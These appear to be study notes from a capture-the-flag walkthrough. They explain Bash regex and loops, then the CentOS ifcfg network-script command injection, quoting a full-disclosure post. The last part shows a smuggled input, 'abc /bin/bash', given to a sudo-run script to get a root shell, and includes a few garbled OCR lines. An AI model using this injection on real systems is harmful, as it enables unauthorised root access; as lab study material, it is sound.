
```
1   regexp="^[a-zA-Z0-9_\ /-]+
    quot;
```

🟢 This says:

> "Only allow letters, numbers, spaces, slashes, dashes, and underscores when asking the user for input."

Why? To prevent **bad or dangerous input**.





////////////////////////////Pre-Notes////////////////////////////

🔷 The 3 Main Types of Regular Expressions

Type	Stands For	Where Used
BRE	Basic Regular Expression	Traditional `grep`, `sed`, `awk`
ERE	Extended Regular Expression	`egrep`, `grep -E`, `awk`, Bash `[[ =~ ]]`
PCRE	Perl-Compatible Regular Expression	`grep -P`, `perl`, `php`, `Python`, `JavaScript`, `regex101.com`

🔍 How to Tell Which One You're Using

It depends on the tool or programming language you're using.

In Bash scripts:

Syntax	Regex Type

`[[ "$var" =~ regex ]]`	ERE (Bash Extended)
`grep 'regex'`	BRE (Basic)
`grep -E 'regex'` or `egrep`	ERE
`grep -P 'regex'`	PCRE (Perl-style) – if supported on your system

> Note: `grep -P` is not supported on some systems (like BusyBox or macOS without GNU grep)

Since it uses "x while [[! $x =~ $regexp]]; "later it means it uses ERE expression

Expression	Meaning	Example	Matches
`.`	Any single character	`a.b`	`acb`, `a1b`, `a`
`^`	Start of line	`^Hi`	`Hi there`, `b` `Hi`
`$`	End of line	`end$`	`the end`, `bu` `ending soo`
`[]`	Character class	`[aeiou]`	any vowel
`[^]`	Negated class	`[^0-9]`	any non-digit
`` ` ``	`` ` ``	OR operator	`` `cat ``
`()`	Grouping	`(ab)+`	`ab`, `abab`, `a`
`?`	0 or 1 times (optional)	`colou?r`	`color`, `col`
`*`	0 or more times	`a*`	``, `a`, `aa`, `aa`
`+`	1 or more times	`a+`	`a`, `aa`, `aaa`
`{n}`	Exactly n times	`a{3}`	`aaa`
`{n,}`	n or more times	`a{2,}`	`aa`, `aaa`, `aa`
`{n,m}`	Between n and m times	`a{2,4}`	`aa`, `aaa`, `aa`

//
/////

```
for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
```

🔷 What this does:

- Starts a loop over four variables.
- These are common variables used in network config files.
- This starts a loop.
- The variable `var` will take **each value literally one by one** from the list: `NAME`, `PROXY_METHOD`, `BROWSER_ONLY`, `BOOTPROTO`.
- So in the first loop, `var="NAME"`, second loop `var="PROXY_METHOD"`, and so on.

What happens when you run it?

The loop will print:

pgsql   Copy   Edit

```pgsql
Current word: NAME
Current word: PROXY_METHOD
Current word: BROWSER_ONLY
Current word: BOOTPROTO
```

```
echo "interface $var:"
read x
```


🔷 What this does:


- Asks the user to input a value for each of the variables (NAME, PROXY_METHOD, etc.)
- Stores the input in variable x


```
while [[ ! $x =~ $regexp ]]; do
```

🔷 What this does:

- If the user's input does not match the allowed characters, repeat asking









////////////////////////////Pre-Notes////////////////////////////

Example: For Loop over words in a sentence

```bash
sentence="I love learning Bash scripting"
for word in $sentence; do
    echo "Word: $word"
done
```





Loop with a numeric sequence

Bonus: Loop with a numeric sequence

You can also loop over numbers:

bash

```bash
for i in {1..5}; do
  echo "Number $i"
done
```

Output:

javascript

```javascript
Number 1
Number 2
Number 3
Number 4
Number 5
```

///

🔧 Why This Is Vulnerable

seclists.org/fulldisclosure/2019/Apr/24

Date: Mon, 15 Apr 2019 09:36:39 +0000

```
Hi there,

Just found an issue in Redhat/CentOS which according to RedHat security team is not an issue. I don't know, sounds
weird to me.

If, for whatever reason, a user is able to write an ifcf-<whatever> script to /etc/sysconfig/network-scripts or it can
adjust an existing one, then your system in pwned.

Network scripts, ifcg-eth0 for example are used for network connections. The look exactly like .INI files. However,
they are ~sourced~ on Linux by Network Manager (dispatcher.d).

In my case, the NAME= attributed in these network scripts is not handled correctly. If you have white/blank space in
the name the system tries to execute the part after the white/blank space. Which means; everything after the first
blank space is executed as root.

For example:

/etc/sysconfig/network-scripts/ifcfg-1337

NAME=Network /bin/id  <= Note the blank space
ONBOOT=yes
DEVICE=eth0

Yes, any script in that folder is executed by root because of the sourcing technique. Ex: .
/etc/sysconfig/network-scripts/ifcfg-1337
Me as a developer, I don't really get why you want to do it like this. Its just <~>

So, if a use manage to get his hands on any of these files your box is gone. Protect them with your life.
```

1. **Network config files** like `/etc/sysconfig/network-scripts/ifcfg-*` are not just plain data — they are **sourced (loaded and run)** by shell scripts during service startup.

> That means each line is interpreted like a shell assignment:

```
NAME=mynet
```

> is interpreted as: `export NAME=mynet`

2. If the input is:

```
NAME=normalvalue
```

3. — everything is fine.
4. But if a user provides:

```
NAME="whatever; /bin/bash"
```

5. — and it ends up as:

```
NAME=whatever; /bin/bash
```

6. — this becomes dangerous.
   🔥 **The `;` tells the shell: "End the current command, now run a new one."**
   So it will execute `/bin/bash` as **root** (because `ifup` and other system scripts usually run with elevated permissions).

In Conclusion

The script creates a configuration for the guly0 network interface and uses "ifup guly0" to activate it at the end. The user input is validated, and only alphanumeric characters, slashes or a dash are allowed. Network configuration scripts on CentOS are vulnerable to command injection through the attribute values as described here. This is because the scripts are sourced by the underlying service, leading to execution of anything after a space. We can exploit this by executing /bin/bash as root.

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh

interface NAME:
abc /bin/bash
interface PROXY_METHOD:
abc
interface BROWSER_ONLY:
abc
interface BOOTPROTO:
abc

[root@networked network-scripts]# id
id
uid=0(root) gid=0(root) groups=0(root)
```